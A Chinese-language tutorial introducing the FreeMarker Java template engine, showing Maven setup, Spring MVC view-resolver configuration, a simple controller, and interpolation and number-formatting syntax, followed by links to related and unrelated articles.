
Freemarker教程1(基本使用)
简介
FreeMarker是一款模板引擎: 即一种基于模板和要改变的数据, 并用来生成输出文本(HTML网页、电子邮件、配置文件、源代码等)的通用工具。 它不是面向最终用户的,而是一个Java类库,是一款程序员可以嵌入他们所开发产品的组件
JavaEE中的两种开发方式
前后端不分离
要求程序员要掌握js,为了简化页面开发,引入页面模板,页面模板整体上来说又可以分为两大类
前端模板
前端模板就是后缀为html的模板,代表就是Thymeleaf,这种模板有一个好处就是不需要服务端解析就能直接在浏览器中打开。
后端模板
必须经过服务端解析才能被浏览器展示出来的模板
- JSP
- Freemarker
- velocity
前后端分离
前后端分离的时候,后端纯粹只是接口,没有任何页面。所有的页面由前端完成,前端会使用相关的模板。
- Vue
- AngularJS
- React
HelloWorld案例
创建一个maven项目
整合spring和SpringMVC
引入freemarker
1.引入freemarker依赖
<dependency>

	<groupId>org.freemarker</groupId>

	<artifactId>freemarker</artifactId>

	<version>2.3.28</version>

</dependency>

2.创建freemarker变量文件
freemarker-var.properties
3.配置视图解析器
<beans xmlns="http://www.springframework.org/schema/beans"

	xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:context="http://www.springframework.org/schema/context"

	xmlns:mvc="http://www.springframework.org/schema/mvc"

	xsi:schemaLocation="http://www.springframework.org/schema/mvc http://www.springframework.org/schema/mvc/spring-mvc-4.3.xsd

		http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd

		http://www.springframework.org/schema/context http://www.springframework.org/schema/context/spring-context-4.3.xsd">

	<!-- 开启注解 -->

	<mvc:annotation-driven></mvc:annotation-driven>

	<!-- 开启扫描 -->

	<context:component-scan base-package="com.dpb.controller">

		<!-- 只扫描指定路径下的controller注解 -->

		<context:include-filter type="annotation"

			expression="org.springframework.stereotype.Controller" />

	</context:component-scan>

	<!-- 配置freemarker -->

	<!-- 1.引入freemarker属性文件 -->

	<bean

		class="org.springframework.beans.factory.config.PropertyPlaceholderConfigurer">

		<property name="locations">

			<list>

				<value>classpath:freemarker-var.properties</value>

			</list>

		</property>

	</bean>

	<!-- 2.定义模板属性 -->

	<bean

		class="org.springframework.web.servlet.view.freemarker.FreeMarkerConfigurer">

		<!-- 定义模板位置 -->

		<property name="templateLoaderPath" value="/WEB-INF/ftl/" />

		<!-- 编码方式 -->

		<property name="defaultEncoding" value="utf-8" />

		<!-- 设置键值对 -->

		<property name="freemarkerVariables">

			<map>

				<entry key="root" value="${root}"></entry>

			</map>

		</property>

		<!--设置属性值 -->

		<property name="freemarkerSettings">

			<props>

				<prop key="template_update_delay">10</prop>

				<prop key="locale">zh_CN</prop>

				<prop key="datetime_format">yyyy-MM-dd HH:mm:ss</prop>

				<prop key="date_format">yyyy-MM-dd</prop>

				<prop key="time_format">HH:mm:ss</prop>

				<prop key="number_format">#.####</prop>

			</props>

		</property>

	</bean>

	<!-- 3.配置视图解析器 -->

	<bean

		class="org.springframework.web.servlet.view.freemarker.FreeMarkerViewResolver">

		<!-- 生成view的类 -->

		<property name="viewClass"

			value="org.springframework.web.servlet.view.freemarker.FreeMarkerView" />

		<!-- 配置后缀 -->

		<property name="suffix" value=".ftl" />

		<!-- 支持request覆盖model -->

		<property name="allowRequestOverride" value="true" />

		<property name="allowSessionOverride" value="true" />

		<property name="exposeRequestAttributes" value="true" />

		<property name="exposeSessionAttributes" value="true" />

		<property name="contentType" value="text/html;charset=utf-8" />

	</bean>

</beans>
4.测试

在WEB-INF下创建 index.ftl

controller跳转到index.ftl页面
@Controller

public class UserController {

	@RequestMapping("/hello")

	public String hello(){

		return "index";

	}

}
http://localhost:8082/freemarker01/hello
插值规则

通用插值
字符串,数字,Boolean型,Date类型
@RequestMapping("/hello")

public String hello(Model m){

	m.addAttribute("name", "张三");

	m.addAttribute("age", 18);

	m.addAttribute("enable", true);

	m.addAttribute("birth",new Date());

	return "index";

}
<!DOCTYPE html>

<html>

<head>

<meta charset="UTF-8">

<title>Insert title here</title>

</head>

<body>

	<h1>Hello Freemarker</h1>

	${root}<br>

	<hr>

	${name}<br>

	${age}<br>

	<#-- 转换规则  -->

	${enable?string("true","false")}<br>

	${birth?string("yyyy-MM-dd")}<br>

</body>

</html>
数字格式化插入
数字格式化插值可采用#{expr;format}形式来格式化数字,其中format可以是:
mX:小数部分最小X位
MX:小数部分最大X位
<#--定义变量-->

<#assign x=3.9876543>

<#assign y=6>


#{x;M2}<#--显示3.99--><br>

#{y;M2}<#--显示6--><br>

#{x;m3}<#--显示3.988--><br>

#{y;m3}<#--显示6.000--><br>

eclipse安装Freemarker插件
重启即可
Freemarker教程1(基本使用)的更多相关文章
- FreeMarker 教程整理
Freemarker新手教程 http://blog.csdn.net/qq_23994787/article/details/77506980 FreeMarker教程整理 http://blo ...
- 转:一篇很全面的freemarker教程
最近在使用freemarker,于是在网上找了一些教程学习,如下: 以下内容全部是网上收集: FreeMarker的模板文件并不比HTML页面复杂多少,FreeMarker模板文件主要由如下4个部分组 ...
- [转]一篇很全面的freemarker教程
copy自http://demojava.iteye.com/blog/800204 以下内容全部是网上收集: FreeMarker的模板文件并不比HTML页面复杂多少,FreeMarker模板文件主 ...
- 一篇很全面的freemarker教程
以下内容全部是网上收集: FreeMarker的模板文件并不比HTML页面复杂多少,FreeMarker模板文件主要由如下4个部分组成:1,文本:直接输出的部分2,注释:<#-- ... --& ...
- FreeMarker教程
一.什么是模板引擎,为什么要用模板引擎 在B/S程式设计中,常常有美工和程序员二个角色,他们具有不同专业技能:美工专注于表现——创建页面.风格.布局.效果等等可视元素:而程序员则忙于创建程式的商业流程 ...
- 【转】一篇很全面的freemarker教程---有空慢慢实践
FreeMarker的模板文件并不比HTML页面复杂多少,FreeMarker模板文件主要由如下4个部分组成: 1,文本:直接输出的部分 2,注释:<#-- ... -->格式部分,不会输 ...
- 一篇非常全面的freemarker教程
copy自http://demojava.iteye.com/blog/800204 下面内容所有是网上收集: FreeMarker的模板文件并不比HTML页面复杂多少,FreeMarker模板文件主 ...
- 一篇很全面的freemarker教程 前端工程师必备
FreeMarker的模板文件并不比HTML页面复杂多少,FreeMarker模板文件主要由如下4个部分组成: 1,文本:直接输出的部分 2,注释:<#-- ... -->格式部分,不会输 ...
- [转载] FreeMarker教程
转载自http://www.blogjava.net/freeman1984/archive/2010/11/04/337239.html FreeMarker是一个模板引擎,一个基于模板生成文本输出 ...
随机推荐
- AVH IP网络广播系统
AVH IP网络广播系统特点: IP网络广播系统是基于当前已广泛使用的以太网网络平台,充分利用网络平台,如用户处已有网络平台,则无需再布线,完全不同于纯模拟广播.调频寻址广播和数控广播 ...
- javaScript 字符串
var name = '小明'; var age = 20; var message = '你好, ' + name + ', 你今年' + age + '岁了!'; alert(message) 要 ...
- SAS 逻辑库
SAS逻辑库 SAS逻辑库是一个或多个SAS文件的集合,用于组织.查找和管理 SAS文件.SAS逻辑库管理的SAS文件包括SAS数据集.SAS目录.已编 译的SAS程序,以及多维数据库文件等. 1.逻 ...
- Nodejs之路:异步I/O的过程
对于Node中的异步I/O调用,从发出调用到回调执行,看起来像普通的js异步,但是流程却和普通js那些消息队列完全不同,整个过程经历了哪些? 下面以Windows平台下为例: 一,异步调用第一阶段: ...
- Note | Markdown
目录 一.代码段 1.简单代码 2.大段代码 二.块注释 Blockquote 三.标题设置 四.字体 1.斜体 2.粗体 3.下划线 方案1:行内 HTML 方案2:html的span标签.设置行内 ...
- Vuejs——(3)计算属性,样式和类绑定
版权声明:出处http://blog.csdn.net/qq20004604 目录(?)[+] 先上总结: (十九)标签和API总结(2) vm指new Vue获取的实例 ①当dom标签里的值 ...
- PB9.0连接sqlserver2008 R2
pb9不支持sql2000以上版本的数据库直连.因此要连接2000以上的版本必须用odbc. windows下的odbc管理器打开方式:窗体键+R 调出运行对话框 输入 odbcad32 确定弹出od ...
- Android-普通变量与普通方法内存图
描述Worker对象: package android.java.oop11; // 描述Worker public class Worker { public String name; public ...
- 关于UIScrollView不能响应UITouch事件的解决办法
原因是:UIView的touch事件被UIScrollView捕获了. 解决办法:让UIScrollView将事件传递过去.于是最简单的解决办法就是加一个UIScrollView的category.这 ...
- iOS逆向之iOSOpenDev
上篇谈到使用TheOS进行越狱开发,但是流程相对而言较复杂,本篇我们谈一下iOSOpenDev进行越狱开发.通过使用iOSOpenDev,我们可以使用Xcode进行开发.编译.生成并运行到设备上. 1 ...